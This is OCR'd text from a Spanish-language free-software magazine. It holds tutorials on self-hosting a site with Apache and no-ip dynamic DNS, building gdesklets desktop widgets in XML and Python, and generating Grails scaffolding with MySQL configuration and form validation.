
(si tu isp bloquea el puerto 80 usa otro por ejemplo el 8080)


y reinicia el apache
/etc/init.d/apache2 restart

abriendo puertos en el router

generalmente es un 2wire el que te dan y la ip es 192.168.1.254 con el comando de netstat -nr puedes ver la ip del router tiene bastantes opciones como ftp, pop3 , DNS etc.

habrá que configurar y abrirle los puertos para el apache (80) y en mi caso al ssh (22)







tenemos que registrarnos http://no-ip.com/

después damos de alta nuestro dominio y configuramos no-ip. en caso de que tu isp bloquee el puerto 80 usa la opción de

port 80 redirect, Telmex no lo hace así que elegimos la primera



Instalando cliente no-ip
descargamos el paquete de noip-duc-linux.tar.gz funciona también en Mac y en Windows

zona de descargas

lo descomprimimos
neo@oldiepc:~$ tar -zvxf noip-duc-linux.tar.gz

```
noip-2.1.7/
noip-2.1.7/._.DS_Store
noip-2.1.7/.DS_Store
noip-2.1.7/binaries/
noip-2.1.7/binaries/noip2-Linux-32bit
noip-2.1.7/binaries/noip2-Linux-64bit
noip-2.1.7/COPYING
noip-2.1.7/debian.noip2.sh
noip-2.1.7/gentoo.noip2.sh
noip-2.1.7/LEEME.PRIMERO
noip-2.1.7/LISEZMOI.ENPREMIER
noip-2.1.7/mac.osx.startup
....
```

lo compilamos
make
sale algo así

gcc -Wall -g -O2 -Dlinux -DPREFIX=\"/usr/local\" noip2.c -o noip2

lo instalamos
make install

ahora configuramos el cliente
noip2 -C

oldiepc:/home/neo/noip-2.1.7# noip2 -C

Auto configuration for Linux client of no-ip.com.

Please enter the login/email string for no-ip.com tumail@loquesea.com
Please enter the password for user 'tumail@loquesea.com' tupasswordparanoip


Only one host [artzneo.no-ip.biz] is registered to this account.
It will be used.
Please enter an update interval:[30]
Do you wish to run something at successful update?[N] (y/N) y
Please enter the script/program name

New configuration file '/usr/local/etc/no-ip2.conf' created.

el usuario y password son los mismos que usas para loguearte en la pagina de no-ip

arrancamos el noip2 escribiendo xD ... noip2

ahora escribe el dominio que pusiste en el navegador y podrás ver tu sitio, mi sitio se ve así.



Por Artz Neo artzneo@linuxmail.org





MINIAPLICACIONES
EN TU ESCRITORIO CON GDESKLETS



Son las 7am de un día de la semana, suena tu despertador y lo apagas rápidamente; vuelves a dormir por un breve momento pero te das cuenta de que si sigues durmiendo, es posible que cuando llegues a tu trabajo tu jefe te diga: “Te tengo buenas noticias: no te preocupes por llegar atrasado de nuevo... ya no trabajas aquí”. Por lo que velozmente te arreglas y te colocas en marcha hacia tu rutinario y aburrido trabajo en la oficina de todos los días.

No te preocupes, este artículo es relacionado a la programación :-) sin embargo quizás el párrafo anterior haya atraído tu atención, es posible que tu situación sea similar. Generalmente los trabajos en oficinas son bastante monótonos y ayudan mucho a no concentrarse; más aun cuando el computador que te asignan (aun cuando sea nuevo) igualmente se torna monótono, en el sentido de que siempre las aplicaciones de escritorio están dentro de una ventana y debes apretar botones para hacer que el programa corporativo o la más simple aplicación funcione.

Si eres programador, ¿has tratado de hacer que una ventana se torne transparente? No es un trabajo muy simple de hacer pero el resultado es bueno de apariencia. Pero si a eso le agregamos el soporte de colores con translucidez, imágenes tradicionales y formato SVG... bueno, ya no está tan fácil, sin embargo eso y mucho más ya está implementado: Gdesklets.



Gdesklets es un framework de desarrollo para aplicaciones de escritorio pequeñas. El término “pequeñas” lo podemos explicar con un ejemplo: el navegador Firefox ***no es*** una aplicación pequeña pero ***sí podría serlo*** un programa para mostrar la hora o un puzzle.






Instalación y uso básico de Gdesklets

Como todo proyecto OpenSource, puedes instalarlo desde los códigos fuentes o usando los paquetes de tu distribución; vamos a seguir el último método mencionado **(Recomendado)**. En mi caso, uso Mandriva2008.1 y para instalarlo sólo necesito ejecutar como root: *urpmi gdesklets*.

Veamos algunos de los conceptos básicos que debes entender. Una de las características importantes es que no debes aprender un nuevo lenguaje de programación, ya que sólo debes escribir un archivo XML al cual llamaremos “Display” (luego te darás cuenta porqué); tampoco es necesario compilar tu nuevo código escrito ni agregar soporte para transparencia ni tampoco para imagenes, sólo abrir tu editor de texto favorito y escribir “etiquetas” como se muestra a continuación:



Creo que las palabras sobran pero en una explicación concisa se pudiera decir que este simple texto nos permite mostrar un mensaje en formato UTF8 (presta atención a los caracteres asiáticos) con colores y debajo de una imagen con transparencia (PNG) a la cual se le da como ID “mi_imagen”. El resultado:



Si notas además, el archivo XML por convención se le da la extensión .display. Por lo que cada vez que escribas un código para ser usado con gdesklets (al cual llamaremos *desklet*) debes seguir esta regla.

Todo desklet que escribes, por defecto se encuentra (en lo que personalmente llamo) en un “Modo Seguro”. Ya que puedes usar todo lo que el framework te puede ofrecer sin tener que “inventar la rueda” nuevamente y sin que tener que probar de forma exahustiva tu “nuevo código especial”; sin embargo hay oportunidades donde necesitas tener un rango de acción más grande. Bueno, no hay problemas; gdesklets permite hacer eso también y es lo que veremos en la siguiente sección.



Saliendo del “Modo Seguro”

En la sección anterior vimos que este “Modo Seguro” te provee la confianza de que lo que uses del propio framework, ya ha sido probado por otros desarrolladores con anterioridad. ¿Pero que tal si necesitas algo que el propio nucleo de gdesklets no lo hace? Bueno, cláramente puede suceder y ciertamente se puede resolver. ¿Cómo? Aprendamos otras características de este framework.

Gdesklets está escrito en su mayoría en el lenguaje de programación **Python**. A Python se le conoce bastante por su gran abanico de posibilidades que posee y también por su facilidad de programar. Algo más importante aun, es que permite extender el código, uno de los métodos usados es la creación de módulos; podríamos decir que es el simil a una librería estática o compartida. Bueno, gdesklets tiene una API que permite que se puedan agregar funcionalidades nuevas pero que no se encuentran dentro del nucleo; lo mejor es que se carga sólo si lo necesitas; el nombre: *Controls*. Un *Control* es tan sólo un módulo escrito en Python de acuerdo a la API de gdesklets. Cuando instalas gdesklets, también se instalan un par de *Controls;* uno de ellos se llama **TIME** y lo usaremos para hacer un reloj digital.

gdesklets-begins.display (~/Documentos/Articulos) - gedit

```
<?xml version="1.0" ?>

<display window-flags="sticky, above">
    <control id="mi_control" interface="ITime:5oak91gpdt1dyiepbqmn48plp-2" />
    <image id="mi_imagen" uri="gdesklets-banner.png" />
    <label id="mi_label" value="Gdesklets. 謝謝" font="Sans Bold 0.4cm" color="black" relative-to="mi_imagen, y"/>
    <label id="reloj" relative-to="mi_label, y" />

    <script>
    def cambio_hora(value):
        h, m, s = value
        Dsp.reloj.value = "%s:%s:%s" % (h, m, s)

    mi_control.bind("time", cambio_hora)
    </script>

</display>
```

Creo que las palabras sobran pero en una explicación consisa se pudiera decir que este simple texto nos permite mostrar un mensaje en formato UTF8 (presta atención a los caracteres asiáticos) con colores y debajo de una imagen con transparencia (PNG) a la cual se le da como ID “mi_imagen”. El resultado:



El código es similar pero con algunas modificaciones; le he agregado una nueva etiqueta de tipo *label*: “reloj”. Se agregó una segunda nueva etiqueta: *script,* la cual nos permite insertar código Python dentro del mismo *Display*.

El “cambio visual”, comparado con el ejemplo anterior, se percibe al poder ver la hora actual en formato 24H.



Cuando se empieza a trabajar con *Controls* por primera vez, esto puede ser un poco atemorizante pero sólo basta entender como funciona. Veamos:

<control id="mi_control" interface="ITime:5oak91gpdt1dyiepbqmn48plp-2" />

El atributo *interface* es obligatorio y le indica a gdesklets que *Control* debe cargar. Claro, el contenido es un poco confuso (es una cadena MD5) pero por ahora solo debes saber que es la forma en que se puede identificar un *Control*. Estamos trabajando para que en una nueva versión no sea necesario indicar cadena en MD5. Veamos ahora lo que hay dentro de la etiqueta *script*:

```
def cambio_hora(value):
    h, m, s = value
    Dsp.reloj.value = "%s:%s:%s" % (h, m, s)

mi_control.bind("time", cambio_hora)
```


¿Cómo lo haces si tienes una variable y quieres ejecutar una acción cada vez que cambie? Un método es cada cierto tiempo revisar el estado, sin embargo, esto sería costoso para el procesor. Una mejor opción es crear eventos y "dispararlo" cuando el valor de nuestra variable cambie.

Eso es lo que estamos haciendo acá pero no es necesario escribir todo, más bien el control lo hace por ti. Lo único que debes hacer como programador es usarlo; para ello debes usar el método *bind*. La sintaxis es: ***<ID_control>.bind (<variable>, <funcion_a_ejecutar>).*** En el caso de nuestro ejemplo, le estamos diciendo a nuestro *Control* que cuando la variable *time* cambie, ejecute la función "cambio_hora". Ahora, escribir *Controls* puede ser un poco más complicado, necesitas conocimientos de Python y de programación; pero hablaré de esto en un próximo artículo.

Siguiendo con los Controls, quizás te preguntarás: ¿cómo puedo ver que desklets y Controls tengo instalado? Para eso, proveemos de una interfaz de usuario a la cual llamamo shell. Para ser invocada solo necesitas ejecutar el siguiente comando en el terminal:

$ gdesklets shell

Nota: en algunas distros puedes encontrar una entrada a gdesklets shell en el menú (Tools).



Con esta interfaz gráfica verás también, los identificadores de todos los *Controls* válidos que tengas instalado. A continuación veremos un poco más de esta shell de gdesklets.


Importante, recuerda esta imagen porque se hará referencia más tarde.



La shell de gdesklets

En Linux, el terminal, consola o "la shell" se refieren a lo mismo y todas apuntan a la forma más básica que existe de poder "moverse" en el sistema. En gdesklets hay un mecanismo gráfico que permite, entre otras, ver los desklets y *Controls* instalados, instalar nuevos *Controls* y ejecutar desklets; a saber, "la shell de gdesklets". Ya se han visto imágenes de esta interfaz pero mostraré un aspecto un poco más avanzado y, quizá, confuso al inicio.

La imagen anterior, tenía seleccionada un item. En el cual se apreciaba una linea como esta: *Itime:5oak91gpdt1dyiepqmn48plp-2* Ya sabemos que es el identificador del *Control* pero lo que no sabemos (hasta ahora) es que podemos hacer doble click sobre ella. Si lo hacemos veremos una pantalla como la siguiente:



La forma de comunicación con un *Control* es mediante propiedades, las cuales pueden ser leidas, escritas o ambas. Esta pantalla permite saber cuales son estas. Cada columna es una propiedad con diferentes atributos:

1) El nombre de la propiedad
2) El acceso definido: **r** (Lectura), **w** (Escritura) y por último **wr** (Lectura y Escritura)
3) Una breve descripción



Ahora, ¿cómo ejecutamos un desklet? Bueno, sólo necesitamos seleccionarlo y hacer doble click sobre el, o también, ir al menú para seleccionar el item *Run selected desklet* como se ve en la imagen.



El nombre del desklet que se ejecutó se llama "15pieces" y fue escrito por *Bobert Pastierovic* y *Bjoern Koch*.

Conclusión

Este framework permite crear aplicaciones más entretenidas y originales; cabe destacar además, que la potencia y extensibilidad de gdesklets es muy grande. Este artículo es la primera parte de una serie; pronto veremos la posibilidad de escribir nuevos *Controls*, manejar eventos, agrupar diversos tipos de elementos, crear vectores, manejar imagenes *SVG* y una poderosa característica, que es, la posibilidad de que cada desklet pueda tener una pantalla especial de configuración.

Si te sientes con ganas de aprender más de este framework y/o con las ganas de poder colaborar con nosotros, puedes visitarnos en www.gdesklets.de. Siempre existirá un espacio para nuevos participantes, además, allí encontrarás todos los desklets y *Controls* oficiales que existen.

Mario González mgonzalez@mandriva.com
Leader Architect HumanInterface OEM Unit - Mandriva





Framework para el desarrollo de aplicaciones Web (Parte II)

Parte II

En la primera parte del artículo, se vio la creación de la aplicación y la generación de scaffoldings dinámicos, en esta segunda entrega veremos la generación del scaffolding estático, las validaciones en los formularios, personalizaciones de mensajes y las personalizaciones de vistas.

Scaffolding estático

La diferencia entre un scaffolding dinámico y un scaffolding estático, radica que el primero genera el código necesario de la aplicación en tiempo de ejecución, mientras que el segundo genera el código antes de la ejecución de la aplicación, permitiéndonos de esta forma realizar personalizaciones en el código de nuestra aplicación.

Generación de scaffolding estático

La generación de scaffold puede incluir todos los componentes (vistas y controladores) o solo los componentes necesarios ya sean vistas o controladores.

Para la generación de los scaffold estáticos debemos hacer uso de la instrucción `grails generate-all`, tal como muestra la figura:



```
jesaavedra@zeus:~/aplic_web/aplic_grails/GestionEventos
Archivo Editar Ver Terminal Solapas Ayuda
jesaavedra@zeus:~/aplic_web/aplic_grails/GestionEventos$ grails generate-all Evento

Welcome to Grails 1.0.3 - http://grails.org/
Licensed under Apache Standard License 2.0
Grails home is set to: /home/jesaavedra/aplic_web/grails

Base Directory: /home/jesaavedra/aplic_web/aplic_grails/GestionEventos
Note: No plugin scripts found
Running script /home/jesaavedra/aplic_web/grails/scripts/GenerateAll.groovy
Environment set to development
     [copy] Copying 1 file to /home/jesaavedra/.grails/1.0.3/projects/GestionEventos
[0] spring.GrailsWebApplicationContext Refreshing org.codehaus.groovy.grails.commons.spring.GrailsWebApplica
tionContext@4a9b601d: display name [org.codehaus.groovy.grails.commons.spring.GrailsWebApplicationContext@4a
9b601d]; startup date [Tue Jun 24 12:14:08 BOT 2008]; root of context hierarchy
[0] spring.GrailsWebApplicationContext Bean factory for application context [org.codehaus.groovy.grails.comm
ons.spring.GrailsWebApplicationContext@4a9b601d]: org.springframework.beans.factory.support.DefaultListableB
eanFactory@56b18494
     [copy] Copying 1 file to /home/jesaavedra/.grails/1.0.3/projects/GestionEventos
Generating views for domain class Evento ...
Generating controller for domain class Evento ...
Finished generation for domain class Evento
jesaavedra@zeus:~/aplic_web/aplic_grails/GestionEventos$
```

Esta generación se debe realizar de forma análoga para los demás dominios.
Dentro del directorio `GestionEventos/grails-app/controllers` y `GestionEventos/grails-app/views`, se encuentra el código generado para los controladores y las vistas respectivamente.

Conexión a una base de datos

Todos deseamos que nuestras aplicaciones web se conecten en algún momento a una base de datos (MySQL, PostgreSQL, etc), para ésto precisamos realizar lo siguiente:

Incluir el controlador JDBC correspondiente a la base de datos en el directorio `GestionEventos/lib`; para nuestro caso haremos uso del controlador `mysql-connector-java-5.1.5-bin.jar`, que nos permitirá establecer la conexión a una base de datos mySQL.

Modificar las cadenas de conexión (base de datos, usuario, driver , etc) en el fichero `GestionEventos/grails-app/conf/DataSource.grovy`. Un ejemplo de este archivo es el siguiente:

```
dataSource {
        pooled = true
        driverClassName = "com.mysql.jdbc.Driver"
        username = "usuario"
        password = "clave"
}
hibernate {
   cache.use_second_level_cache=true
   cache.use_query_cache=true
   cache.provider_class='com.opensymphony.oscache.hibernate.OSCacheProvider'
}
```



```
// environment specific settings
environments {
	development {
		dataSource {
			dbCreate = "update" // one of 'create', 'create-drop','update'
			url = "jdbc:mysql://localhost:3306/eventos"
		}
	}
	test {
		dataSource {
			dbCreate = "update"
			url = "jdbc:mysql://localhost:3306/eventos"
		}
	}
	production {
		dataSource {
			dbCreate = "update"
			url = "jdbc:mysql://localhost:3306/eventos"
		}
	}
}
```

Una vez realizada las adecuación del archivo que permite la conexión a la base de datos, debemos proceder a crear la base de datos y sus respectivas tablas, para esto podemos hacer uso de cualquier manejador de mySQL.



Validación de formularios


Una de las tareas importantes al momento de realizar un formulario web, es la validación de los campos; dentro del framework Grails, ésta es conocida como constrains, y deben ser consideradas en los archivos de dominio. Un ejemplo de constrains es el siguiente:

```
class Expositor {
  String paterno
  String materno
  String nombre
  String nacionalidad
  String email
  static hasMany = [conferencias:Conferencia]
static constraints={
  paterno (blank:false,size:1..25)
  materno (blank:false,size:1..25)
  nombre (blank:false,size:1..25)
  email (email:true)
  nacionalidad (inList:['Argentina','Bolivia','Brasil','Chile','Colombia'])
}
}
```

Valores por defecto

Si observamos en los formularios que contienen relaciones, éstas son representadas por medio de persianas desplegables, donde los valores aparecen como `<nombre de la tabla>:<ID>`; como se muestra en la figura:






Para que ésto cambie de apariencia y muestre el valor de uno de los campos de la tabla o la combinación de campos, debemos crear un método, por ejemplo:

```
class Expositor {
  String paterno
  String materno
  String nombre
  String nacionalidad
  String email
  static hasMany =
[conferencias:Conferencia]
  String toString ()
  {
   return nombre
  }
}
```

En este ejemplo hará que las persianas desplegables muestren el nombre del Expositor, en todos los formularios con los que mantenga relación, tal como muestra la figura siguiente:



Personalizar mensajes de error

Cuando se está trabajando con validación de formularios, es común ver que se visualizan mensajes de error o advertencia, generalmente éstos son muy técnicos y a veces muy poco comprensibles.

Grails nos da la posibilidad de personalizar estos mensajes, para ésto solamente debemos realizar las adecuaciones en el archivo: `GestionEventos/grails-app/i18n/messages_es.properties`, éste es uno de los archivos que nos permite realizar la internacionalización de nuestra aplicación.

Personalizar la presentación

En el caso de desear personalizar las vistas de nuestra aplicación, otorgándole colores, efectos, posiciones que sean adecuadas a nuestra aplicación debemos proceder a modificar el archivo `GestionEventos/grails-app/views/layouts/main.gsp` que es la plantilla principal de la aplicación, caso contrario podemos empezar a personalizar las distintas vistas de forma individual, estas vistas se encuentran dentro del directorio `GestionEventos/grails-app/views/`, donde existe un directorio para cada vista de dominio generado.

Las vistas de cada dominio corresponden a los métodos necesarios para realizar las tareas básicas (create, edit, list, show); les sugerimos curiosear y realizar algunos cambios y notar los efectos, recuerden que estas vistas solo contienen código grovy embebido en HTML.



Evento List - Mozilla Firefox

Archivo Editar Ver Historial Marcadores Herramientas Ayuda

http://localhost:8080/GestionEventos

Most Visited Marcadores inteli... Getting Started Latest Headlines

www.empresa.com

Home New Evento

Evento List

Id	Ciudad	Finaliza	Inicia	Nombre	Sitioweb
1	Oruro	2008-06-24 00:00:00.0	2008-06-21 00:00:00.0	Jornadas Software Libre	atix.opentelematics.org
2	La paz	2008-06-30 00:00:00.0	2008-06-24 00:00:00.0	Encuentro Ubuntu	www.ubuntubolivia.org

Listo

Referencias

[1]http://www.grails.org

[2]Getting Started with Grails

[3]The Definitive Guide to Grails



Esteban Saavedra López
Líder de la Comunidad Atix (Oruro – Bolivia)
Activista de Software Libre en Bolivia
Email: jesaavedra@opentelematics.org
Website: http://jesaavedra.opentelematics.org





Entendiendo Web Services con MonoDevelop II de IV

Introducción

